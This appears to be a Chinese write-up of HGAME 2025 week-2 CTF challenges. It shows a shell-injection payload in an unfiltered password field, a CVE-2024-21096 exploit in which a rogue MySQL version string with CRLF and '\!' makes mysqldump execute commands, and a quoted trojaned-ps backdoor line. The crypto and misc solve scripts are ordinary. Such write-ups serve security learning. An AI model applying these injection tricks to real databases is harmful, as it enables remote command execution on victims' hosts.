WP For HGAME2025 WEEK2

Web

Level 21096 HoneyPot

原本应该是CVE-2024-21096的复现，然而源码中直接存在漏洞，可以直接rce。

部分源码：


```
//Never able to inject shell commands,Hackers can't use this,HaHa
    command := fmt.Sprintf("/usr/local/bin/mysqldump -h %s -u %s -p%s %s |/usr/local/bin/mysql -h 127.0.0.1 -u %s -p%s %s",
        config.RemoteHost,
        config.RemoteUsername,
        config.RemotePassword,
        config.RemoteDatabase,
        localConfig.Username,
        localConfig.Password,
        config.LocalDatabase,
```

```
func validateImportConfig(config ImportConfig) error {
    if config.RemoteHost == "" ||
        config.RemoteUsername == "" ||
        config.RemoteDatabase == "" ||
        config.LocalDatabase == "" {
        return fmt.Errorf("missing required fields")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9\.\-]+$`, config.RemoteHost); !match {
        return fmt.Errorf("invalid remote host")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteUsername); !match {
        return fmt.Errorf("invalid remote username")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.RemoteDatabase); !match {
        return fmt.Errorf("invalid remote database name")
    }

    if match, _ := regexp.MatchString(`^[a-zA-Z0-9_]+$`, config.LocalDatabase); !match {
        return fmt.Errorf("invalid local database name")
    }

    return nil
}

```

由于没有对config.RemotePassword进行任何过滤，这里可以直接写rce代码：

```
fumofumo ; /writeflag; #
```

再访问/flag就可以得到flag了。




```
hgame{dd8a24c5-a923-e1b8-2d94-45a035959cff}
```

Level 21096 HoneyPot_Revenge

真正的CVE-2024-21096的复现题。

首先要下载mysql8.0.34,由于要修改其版本号来实现注入，必须要下载源码后编译安装。

编译安装完成后，修改`mysql_version.h.in`版本模板文件如下，执行/writeflag。因为mysqldump连接数据库后对导出的文件没有对MySQL的版本号做校验，导致可以注入CRLF行并插入`\!`来执行命令。




```
#define PROTOCOL_VERSION            @PROTOCOL_VERSION@
#define MYSQL_SERVER_VERSION       "8.0.0-injection-test\n\\! /writeflag"
#define MYSQL_BASE_VERSION         "mysqld-@MYSQL_BASE_VERSION@"
#define MYSQL_SERVER_SUFFIX_DEF    "@MYSQL_SERVER_SUFFIX@"
#define MYSQL_VERSION_ID            @MYSQL_VERSION_ID@
```

之后编译安装，初始化启动建库之后要整一个可以被连接的用户，这里设定admin：

```
CREATE USER 'admin'@'%' IDENTIFIED BY 'admin';
GRANT ALL PRIVILEGES ON *.* TO 'admin'@'%';
FLUSH PRIVILEGES;
```


查看mysql版本：

```
/usr/local/mysql/bin/mysqldump --version
```



```
root@iZbp19uefts3ji1e4zrs9dZ:/usr/local# /usr/local/mysql/bin/mysqldump --version
mysqldump  Ver 8.0.0-injection-test
\! /writeflag for Linux on x86_64 (Source distribution)
```

之后上靶机连接本地数据库,访问/flag目录即可



```
hgame{2b622640-37b4-c1c7-3507-5771b069ee80}
```

> 由于本人过于愚蠢写write写成wirte导致第一次重来（编译很麻烦），之后又因为服务没重启（弱智的我）劳烦学长，真的太感谢了！

鸣谢： CVE-2024-21096 mysqldump命令注入漏洞简析——Ec3o

Crypto

Ancient Recall

主要关注Fortune_wheel函数，将源代码中的“命运重选”功能删去，投喂给ai，就能写出解密脚本，如下。


```python
Major_Arcana = ["The Fool", "The Magician", "The High Priestess","The Empress", "The Emperor", "The Hierophant","The Lovers", "The Chariot", "Strength","The Hermit", "Wheel of Fortune", "Justice","The Hanged Man", "Death", "Temperance","The Devil", "The Tower", "The Star","The Moon", "The Sun", "Judgement","The World"]
wands = ["Ace of Wands", "Two of Wands", "Three of Wands", "Four of Wands", "Five of Wands", "Six of Wands", "Seven of Wands", "Eight of Wands", "Nine of Wands", "Ten of Wands", "Page of Wands", "Knight of Wands", "Queen of Wands", "King of Wands"]
cups = ["Ace of Cups", "Two of Cups", "Three of Cups", "Four of Cups", "Five of Cups", "Six of Cups", "Seven of Cups", "Eight of Cups", "Nine of Cups", "Ten of Cups", "Page of Cups", "Knight of Cups", "Queen of Cups", "King of Cups"]
swords = ["Ace of Swords", "Two of Swords", "Three of Swords", "Four of Swords", "Five of Swords", "Six of Swords", "Seven of Swords", "Eight of Swords", "Nine of Swords", "Ten of Swords", "Page of Swords", "Knight of Swords", "Queen of Swords", "King of Swords"]
pentacles = ["Ace of Pentacles", "Two of Pentacles", "Three of Pentacles", "Four of Pentacles", "Five of Pentacles", "Six of Pentacles", "Seven of Pentacles", "Eight of Pentacles", "Nine of Pentacles", "Ten of Pentacles", "Page of Pentacles", "Knight of Pentacles", "Queen of Pentacles", "King of Pentacles"]
Minor_Arcana = wands + cups + swords + pentacles
tarot = Major_Arcana + Minor_Arcana

def reverse_fortune_wheel(current):
    a_prime, b_prime, c_prime, d_prime, e_prime = current
    a = (e_prime - d_prime + c_prime - b_prime + a_prime) // 2
    b = a_prime - a
    c = b_prime - b
    d = c_prime - c
    e = d_prime - d
    assert e == e_prime - a, "Invalid reverse transformation"
    return [a, b, c, d, e]

YOUR_final_Value = [
  2532951952066291774890498369114195917240794704918210520571067085311474675019,
  2532951952066291774890327666074100357898023013105443178881294700381509795270,
  2532951952066291774890554459287276604903130315859258544173068376967072335730,
  2532951952066291774890865328241532885391510162611534514014409174284299139015,
 25329519520662917748908306626081341560179463763099899341758339139211426093334
]

current = list(YOUR_final_value)
for _ in range(250):
    current = reverse_fortune_wheel(current)

initial_value = current

YOUR_initial_FATE = []
for v in initial_value:
    if v < 0:
        original_index = v ^ -1
        YOUR_initial_FATE.append(f"re-{Major_Arcana[original_index]}")
    elif 0 <= v < len(Major_Arcana):
        YOUR_initial_FATE.append(Major_Arcana[v])
    else:
        minor_index = v - len(Major_Arcana)
        YOUR_initial_FATE.append(Minor_Arcana[minor_index])

FLAG = "hgame{" + "&".join(YOUR_initial_FATE).replace(" ", "_") + "}"
print(FLAG)
```

Misc

Computer cleaner plus

进虚拟机后一顿寻找，在先探var，没有发现什么脏东西。再探root目录，`ls -la`会发现存在`.hide_command`目录，里面存在ps，典型的替换ps命令留后门。

那么必然存在一个伪造的ps，`find / -name *ps*`就可以发现在`/usr/bin/ps`。读取它的内容，就得到了flag。



```
[root@localhost .hide_command]# find / -name *ps*
/root/.hide_command/ps
/usr/bin/ps
/usr/share/locale/ps
[root@localhost .hide_command]# less /usr/bin/ps
/B4ck_D0_oR.elf & /.hide_command/ps |grep -v "shell" |grep -v "B4ck_D0_oR" |grep "bash"
```

Invest in hints

（为了好分辨，将给出的二进制称为Hint，待购的称之为hint）

核心猜测：Hint中的每个1都代表hint中对应的字符，更好的解释：

> 对于目标Hint的二进制串，提取所有`1`的位置（从右到左索引）。
> 例如，若Hint51的二进制串为：
> `000011001010011110100000000100100011101000000000000000000000110111100010`
> 其`1`的位置表示明文字符在原串中的位置。
> （自deepseek）

这可以解释为什么每个Hint长度相同而hint长度不定，同样也可以解释题目给出信息：`每个 Hint 按原串顺序包含以下位（个位代表原串的第一个字符）`。即应当倒置Hint再一一对应将hint中的数字填入。

接着解决Hint与hint的对应问题。通过购买几个hint并将明文填入，不难猜测应该就是Hint51->hint1,Hint52->hint2的形式

接着就找最优解，然而我算法贼烂，只能找较优解了（

部分脚本：

```python
import re

# 找寻需求Hint
hints='''Hint 51: 0000110010100111101000000001001000111010000000000000000000001101111000100
Hint 52: 0110100011101100000000001010001000010011011000000000100100011100110000000
Hint 53: 1010010000000101100011000100110100001000110101110101011000100000000000000
Hint 54: 0000101000001001000010011000010000001000010010110011100000101110000000111
Hint 55: 0111001010010010000000000000000000001101011001100000111100010110000000001000
Hint 56: 0111010000100100001001011110111101110100100010001001100100001001110000000
Hint 57: 1000010101000000001100000110010100101011010000011011001000100010001100 0
Hint 58: 0000011110100000100100000110010010000011000011000010100000110111010000 0
Hint 59: 0100110100100100000000100100111010000000000000010110001000100001010101 01
Hint 60: 1001001010011001101110001001100110010010000111001001010100100010000111 1
Hint 61: 0100100010001100000100000000000110100011100010000000101100001000100010100
Hint 62: 0010100001000011100010111000001000100000000100011110001000110100100110 1
Hint 63: 0100001011101000000000101000010100010110001001000100000000000000001000000
Hint 64: 0111011011001100000000100000110000000100000000000001110000000100000010001
Hint 65: 0110000000001100011000000000100010000000000011001100000110010001011010000
Hint 66: 0111001100100010100110000101100001101000000110001010000001101000000 1000
Hint 67: 0011101100001100000001001001010001001001010000100011001110010001000010 00
Hint 68: 0100011001010101110011010111001000111110001101000000010101010000000100 10
Hint 69: 1111101011100011010001000000000100011011110100110100011000000110000010 01
Hint 70: 0000001011010110010010001100101101100110000010001001111100001100000 1101
Hint 71: 0000110000111010100001011100110001110010001001110000101000000000001000010
Hint 72: 0110000000001100100101110000010100011011100010110001010111100000101 0100
Hint 73: 0000100000101001000000110101011011000011011101101110010101111001011 0000
Hint 74: 01010010100000000111011110001000010110100001000111001101010100000010000
Hint 75: 11010000011000010100001010000111011010100001111010100100100000111110110'''
hints = re.sub(r'Hint \d\d: ','',hints).replace('\n',',').split(',')
need = []
noneed = []
for i in range(len(hints)):
    for j in need:
        if hints[i][j] == '0':
            break
    else:
        print(i+51)

# 统计Hint中‘1’的数量
cnt_1=[]
for i in range(len(hints)):
    print(f"{i+51}:{hints[i]}")
for i in range(len(hints)):
    cnt_1.append(f"{i+51}:{hints[i].count('1')}")
print(cnt_1)

# 追加新hint，合并(某次的情形如下)
m = 'aeAkf3o9Cr0QaWyAzi9Cbx82AD42'.replace('1','[').replace('0',']') #防止01混淆，先替换成其他字符
enc = '01100000000011001001011100000101000110111000101100010101111000001010100'[::-1]
for i in m:
    enc = enc.replace('1',i,1)
print(enc[::-1])

enc = enc[::-1]
out = list('}20aHmdLwEL5DACm2Rr8uxbClNhD[96it3qzA2yW0KCSQg]rL7iCA99o3fkMY5guA{emagh')
for i in range(len(out)):
    if out[i] == '0':
        out[i] = enc[0]
    enc = enc[1:]
for i in out:
    print(i,end='')

#得到flag
flag='}24aHmdLwEL5DACm2Rr8uxbClNhD196it3qzA2yWaKCSQg0rL7iCA99o3fkMY5guA{emagh'
print(flag[::-1])
```